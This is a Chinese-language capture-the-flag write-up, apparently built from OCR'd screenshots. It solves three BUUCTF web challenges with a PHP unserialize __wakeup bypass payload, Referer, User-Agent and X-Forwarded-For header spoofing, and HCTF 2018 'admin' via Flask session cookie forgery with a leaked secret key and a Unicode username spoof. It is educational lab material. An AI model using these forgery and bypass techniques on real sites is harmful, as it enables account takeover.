


```php
<?php
class Name
{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username, $password)
    {
        $this->username = $username;
        $this->password = $password;
    }
}
$a = new Name('admin',100);
$b = serialize($a);
var_dump(urlencode($b));
?>
```

```
string(135) "O%3A4%3A%22Name%22%3A2%3A%7Bs%3A14%3A%22%00Name%00username%22%3Bs%3A5%3A%22admin%22%3Bs%3A14%3A%22%00Name%00password%22%3Bi%3A100%3B%7D"

sandbox> exited with status 0
```

payload:

```
index.php?select=O%3A4%3A%22Name%22%3A3%3A%7Bs%3A14%3A%22%00Name%00username%22%3Bs%3A5%3A%22admin%22%3Bs%3A14%3A%22%00Name%00password%22%3Bi%3A100%3B%7D
```



DevTools - 4eda5f5c-23ec-4ad1-9c10-298eea244e96.node3.buuoj.cn/index.php?select=O%3A4%3A%22Name%22%3A3%3A%7Bs%3A14%3A%22%00Name...

```html
<!DOCTYPE html>
<html>
▸<head>…</head>
▾<body>
  ▾<div id="world">
    <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;
    position: absolute;bottom: 85%;left: 440px;font-family:KaiTi;">因为每次猫猫都在我键盘上乱
    跳，所以我有一个良好的备份网站的习惯
        </div>
    <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;
    position: absolute;bottom: 80%;left: 700px;font-family:KaiTi;">不愧是我！！！
        </div>
    <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;
    position: absolute;bottom: 70%;left: 640px;font-family:KaiTi;">
        flag{0111071c-8e18-4ec1-a105-28857a70ad5e}    </div>
   ▸<div style="position: absolute;bottom: 5%;width: 99%;">…</div>
    <canvas width="1440" height="767" style="width: 1440px; height: 767px;"> == $0
```

```css
element.style {
  width: 1440px;
  height: 767px;
}
html, body, div, span,                    reset.min.css:1
applet, object, iframe, h1,
h2, h3, h4, h5, h6, p, blockquote, pre, a,
abbr, acronym, address, big, cite, code, del,
dfn, em, img, ins, kbd, q, s, samp, small,
strike, strong, sub, sup, tt, var, b, u, i,
center, dl, dt, dd, ol, ul, li, fieldset,
form, label, legend, table, caption, tbody,
tfoot, thead, tr, th, td, article, aside,
canvas, details, embed, figure, figcaption,
footer, header, hgroup, menu, nav, output,
ruby, section, summary, time, mark, audio,
video {
```

flag{0111071c-8e18-4ec1-a105-28857a70ad5e}


[极客大挑战 2019]Http

node3.buuoj.cn:25014
查看源码,找到隐藏页面

```
・小组的愿望：致力于成为国内实力强劲和拥有广泛影响力的安全研究团队，为广大的在校同学营造一个良好的信息安全技术<a style="border:none;cursor:default;" onclick="return false" href="Secret.php">氛围</a>！</p>
```

根据提示一步步构造payload

```
It doesn't come from 'https://www.Sycsecret.com'
Referer:https://www.Sycsecret.com
Please use "Syclover" browser
User-Agent:Syclover
No!!! you can only read this locally!!!
X-Forwarded-For:127.0.0.1
```


flag{25d6fd84-b23c-4d56-8f08-8555e4b73437}

DevTools - node3.buuoj.cn:25014/Secret.php

URL
http://node3.buuoj.cn:25014/Secret.php

Enable POST

Name	Value
X-Forwarded-For	127.0.0.1
User-Agent	Syclover
Referer	https://www.Sycsecret.com


flag{25d6fd84-b23c-4d56-8f08-8555e4b73437}

[HCTF 2018]admin

http://39b3e6a5-baf5-4a25-af52-d0f0148aa914.node3.buuoj.cn
http://7b6c05ac-209b-497b-9fb0-95b0ea02b41d.node3.buuoj.cn
开放了login和register接口
查看首页源码时提示

```
<!-- you are not admin -->
    <h1 class="nav">Welcome to hctf</h1>
    <script type="text/javascript">
    $(document).ready(function () {
    // 点击按钮弹出下拉框
    $('.ui.dropdown').dropdown();
    // 鼠标悬浮在头像上，弹出气泡提示框
    $('.post-content .avatar-link').popup({
    inline: true,
    position: 'bottom right',
    lastResort: 'bottom right'
    });
    })
    </script>
```

思路就是以admin用户登录
先注册一个ababab用户登录,有三个界面



在change.php源码里看到注释

```
<!-- https://github.com/woadsl1234/hctf_flask/ -->
```

解法一:flask session 伪造

获取cookie


```
.eJw9kEGLwjAQhf_KMmcPbaIXwcNKivSQKUraMLmUqtU2sQqtgo343zeWRYY5vXnfvJkXlKe-HhpY3vtHPYOyPcLyBT97WAIpN5e6aKTftbgxFn36JIUWbeMkk3PT5SxTCTP2zCVLvdHbyHTbRejRiKZDnXNUySj9IUaRP4OfZyIZ0QemRjv5tblkmw-L4kyEeeE4WcfRSoYqXZDeuUznsfQUOOuwl2KyeJE2D6zfyAjJjKAVvGdwGPpTeb-5-vo9wYhkgWI7ShWMft2EmJwYhSgJJ104ZDkjTSOKojWq6EKc1pxXE67tqnP9JR1FGtf_yrXqggDV_lMwg8dQ99PjII7g_Qe4pGtv.X23rrw.AAgvnkTEFWn0PwxCnuiW1q6sa7g
```

flask中session是存储在客户端cookie中的,也就是存储在本地,flask仅仅对数据进行了签名

```
1. json.dumps 将对象转换成json字符串，作为数据
2. 如果数据压缩后长度更短，则用zlib库进行压缩
3. 将数据用base64编码
4. 通过hmac算法计算数据的签名，将签名附在数据后，用“.”分割
```

在这个session生成过程中并没有提供加密操作,所以session只防篡改,不防被别的用户读取
具体看这篇文章 https://www.leavesongs.com/PENETRATION/client-session-security.html#
利用解密脚本解密session


```
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode
def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)
    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True
    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                         'an exception')
    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                                  'decoding the payload')
    return session_json_serializer.loads(payload)
if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```



```
λ python3 session解密.py ".eJw9kEGLwjAQhf_KMmcPbaIXwcNKivSQKUraMLmUqtU2sQqtgo343zeWRYY5vXnfvJkXl
Ke-HhpY3vtHPYOyPcLyBT97WAIpN5e6aKTftbgxFn36JIUWbeMkk3PT5SxTCTP2zCVLvdHbyHTbRejRiKZDnXNUySj9IUaRP4
OfZyIZ0QemRjv5tblkmw-L4kyEeeE4WcfRSoYqXZDeuUznsfQUOOuwl2KyeJE2D6zfyAjJjKAVvGdwGPpTeb-5-vo9wYhkgWI
7ShWMft2EmJwYhSgJJ104ZDkjTSOKojWq6EKc1pxXE67tqnP9JR1FGtf_yrXqggDV_lMwg8dQ99PjII7g_Qe4pGtv.X23rrw.
AAgvnkTEFWn0PwxCnuiW1q6sa7g"
{'_fresh': True, '_id': b'a981ea34b4fc721a3c68d3c8fe6916f873b3ed4fd9fd2d8f5e751237545172781275a1c
cfe69fe8c8ff5857497b97636529add9e536230d3f5b3e257804d36d6', 'csrf_token': b'd19442136c0a3b7cf1717
aed7e6af245be5f9fbf', 'image': b't25z', 'name': 'ababab', 'user_id': '10'}
```


```
python3 session解密.py ".eJw9kEGLwjAQhf_KMmcPbaIXwcNKivSQKUraMLmUqtU2sQqtgo343zeWRYY5vXnfvJkXl
Ke-HhpY3vtHPYOyPcLyBT97WAIpN5e6aKTftbgxFn36JIUWbeMkk3PT5SxTCTP2zCVLvdHbyHTbRejRiKZDnXNUySj9IUaRP4OfZyIZ0QemRjv5tblkmw-L4kyEeeE4WcfRSoYqXZDeuUznsfQUOOuwl2KyeJE2D6zfyAjJjKAVvGdwGPpTeb-5-vo9wYhkgWI7ShWMft2EmJwYhSgJJ104ZDkjTSOKojWq6EKc1pxXE67tqnP9JR1FGtf_yrXqggDV_lMwg8dQ99PjII7g_Qe4pGtv.X23rrw.AAgvnkTEFWn0PwxCnuiW1q6sa7g"
{'_fresh': True, '_id': b'a981ea34b4fc721a3c68d3c8fe6916f873b3ed4fd9fd2d8f5e751237545172781275a1ccfe69fe8c8ff5857497b97636529add9e536230d3f5b3e257804d36d6', 'csrf_token': b'd19442136c0a3b7cf1717aed7e6af245be5f9fbf', 'image': b't25z', 'name': 'ababab', 'user_id': '10'}
```

要想伪造信息登录需要知道SECRET_KEY,在app/config.py里



```
class Config(object):
    SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
    SQLALCHEMY_DATABASE_URI = '
        mysql+pymysql://root:adsl1234@db:3306/test'
    SQLALCHEMY_TRACK_MODIFICATIONS = True
```

然后在app/templates/index.html里,只要sessionname为admin就行




```
<h1 class="nav">Hello {{ session['name'] }}</h1>
{% endif %}
{% if current_user.is_authenticated and
session['name'] == 'admin' %}
<h1 class="nav">hctf{xxxxxxxxx}</h1>
```

此时需要一个session的加解密脚本 https://github.com/noraj/flask-session-cookie-manager

将name改成admin加密


```
python3 flask_session_cookie_manager3.py encode -s "ckj123" -t "{'_fresh': True, '_id': b'a981ea34b4fc721a3c68d3c8fe6916f873b3ed4fd9fd2d8f5e751237545172781275a1ccfe69fe8c8ff5857497b97636529add9e536230d3f5b3e257804d36d6', 'csrf_token':
```

```
b'd19442136c0a3b7cf1717aed7e6af245be5f9fbf', 'image': b't25z', 'name': 'admin', 'user_id': '10'}"
.eJw9kEGLwjAQhf_KMmcPbaIXwcNKivSQKZW0YXIR11bbxCi0Cjbif9-sLB7m9OZ98948YXcc2rGD5W24tzPY9Q0sn_D1A0sg5eZS150M2x43xmLIH6TQou2cZHJufMUKlTFjT1yyPBhdJsaXiziTEZ1HXXFU2STDIUVRPaKfFyKbMESmRvv2a3MuNn8sSgsR94XjZB1HKxmqfEF66wpdpTJQ5KzjXUrJ4lnaKrK-EyMkM4JW8JrBYRyOu9vVtZdPBSOyBYpykioaw7qLMTkxilEyTrp2yCpGmiYUdW9U7WOc3pxWb1zv96f2Q2pEnrb_ymXvowD7xvcXmMF9bIf33yBN4PULThVrLw.X23s3w.DuwEaCDdllkXmE_KpJjMXOAY6sQ
```



```
λ python3 flask_session_cookie_manager3.py encode -s "ckj123" -t "{'_fresh': True, '_id': b'a981
ea34b4fc721a3c68d3c8fe6916f873b3ed4fd9fd2d8f5e751237545172781275a1ccfe69fe8c8ff5857497b97636529ad
d9e536230d3f5b3e257804d36d6', 'csrf_token': b'd19442136c0a3b7cf1717aed7e6af245be5f9fbf', 'image':
 b't25z', 'name': 'admin', 'user_id': '10'}"
.eJw9kEGLwjAQhf_KMmcPbaIXwcNKivSQKZW0YXIR11bbxCi0Cjbif9-sLB7m9OZ98948YXcc2rGD5W24tzPY9Q0sn_D1A0sg
5eZS150M2x43xmLIH6TQou2cZHJufMUKlTFjT1yyPBhdJsaXiziTEZ1HXXFU2STDIUVRPaKfFyKbMESmRvv2a3MuNn8sSgsR9
4XjZB1HKxmqfEF66wpdpTJQ5KzjXUrJ4lnaKrK-EyMkM4JW8JrBYRyOu9vVtZdPBSOyBYpykioaw7qLMTkxilEyTrp2yCpGmi
YUdW9U7WOc3pxWb1zv96f2Q2pEnrb_ymXvowD7xvcXmMF9bIf33yBN4PULThVrLw.X23s3w.DuwEaCDdllkXmE_KpJjMXOAY6
sQ
```

把cookie贴上去,成功以admin用户登录



hctf

Hello admin

flag{576f5e7c-518a-4725-bc84-1980f03f2565}

Welcome to hctf

解法二:unicode欺骗


在GitHub里下来源码,分析代码
app/routes.py里定义了一个strlower方法

```
def strlower(username):
    username = nodeprep.prepare(username)
    return username
```

nodeprep.prepare函数,nodeprep是从Twisted模块导入的,在requirements.txt文件中发现Twisted==10.2.0

```
Flask==0.10.1
Werkzeug==0.10.4
Flask_Login==0.4.1
Twisted==10.2.0
Flask_SQLAlchemy==2.0
WTForms==2.2.1
Flask_Migrate==2.2.1
Flask_WTF==0.14.2
Pillow==5.3.0
pymysql==0.9.2
```

而官网最新已经到了20.3.0



Signed MD5 & SHA1 Sums

sha512 sums of the 20.3.0 release are here.


sha512 sums of the 19.10.0 release are here.

sha512 sums of the 19.7.0 release are here.

先unicode一下admin

```
admin
\u1d2c\u1d30\u1d39\u1d35\u1d3A
```

尝试检验下这个函数对unicode造成的变化



```
from twisted.words.protocols.jabber.xmpp_stringprep import nodeprep

def test(name):
    return nodeprep.prepare(name)

print u'\u1d2c\u1d30\u1d39\u1d35\u1d3A'
print test(u'\u1d2c\u1d30\u1d39\u1d35\u1d3A')
print test(test(u'\u1d2c\u1d30\u1d39\u1d35\u1d3A'))
```


```
ᴬᴰᴹᴵᴺ
ADMIN
admin
[Finished in 0.2s]
```

可见nodeprep.prepare会先把特殊字符进行处理

```
ᴬ -> A -> a
ᴬᴰᴹᴵᴺ -> ADMIN -> admin
```


然后再看从注册到登录的接口函数

app/routes.py里




```
def register():

    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = RegisterForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        if session.get('image').lower() != form.v
            flash('Wrong verify code.')
```

register接口调用strlower方法转用户名




```
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name
```

login接口又调用了一次



```
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
```

change接口还在调用,正好转了三次,可以利用nodeprep.prepare函数特性注册一个ᴬdmin用户通过注册,再在登录时用Admin登录就能成为admin用户



hctf

Hello admin

flag{a4362144-608d-43d0-b4cb-046b624d2ce7}

Welcome to hctf

flag{a4362144-608d-43d0-b4cb-046b624d2ce7}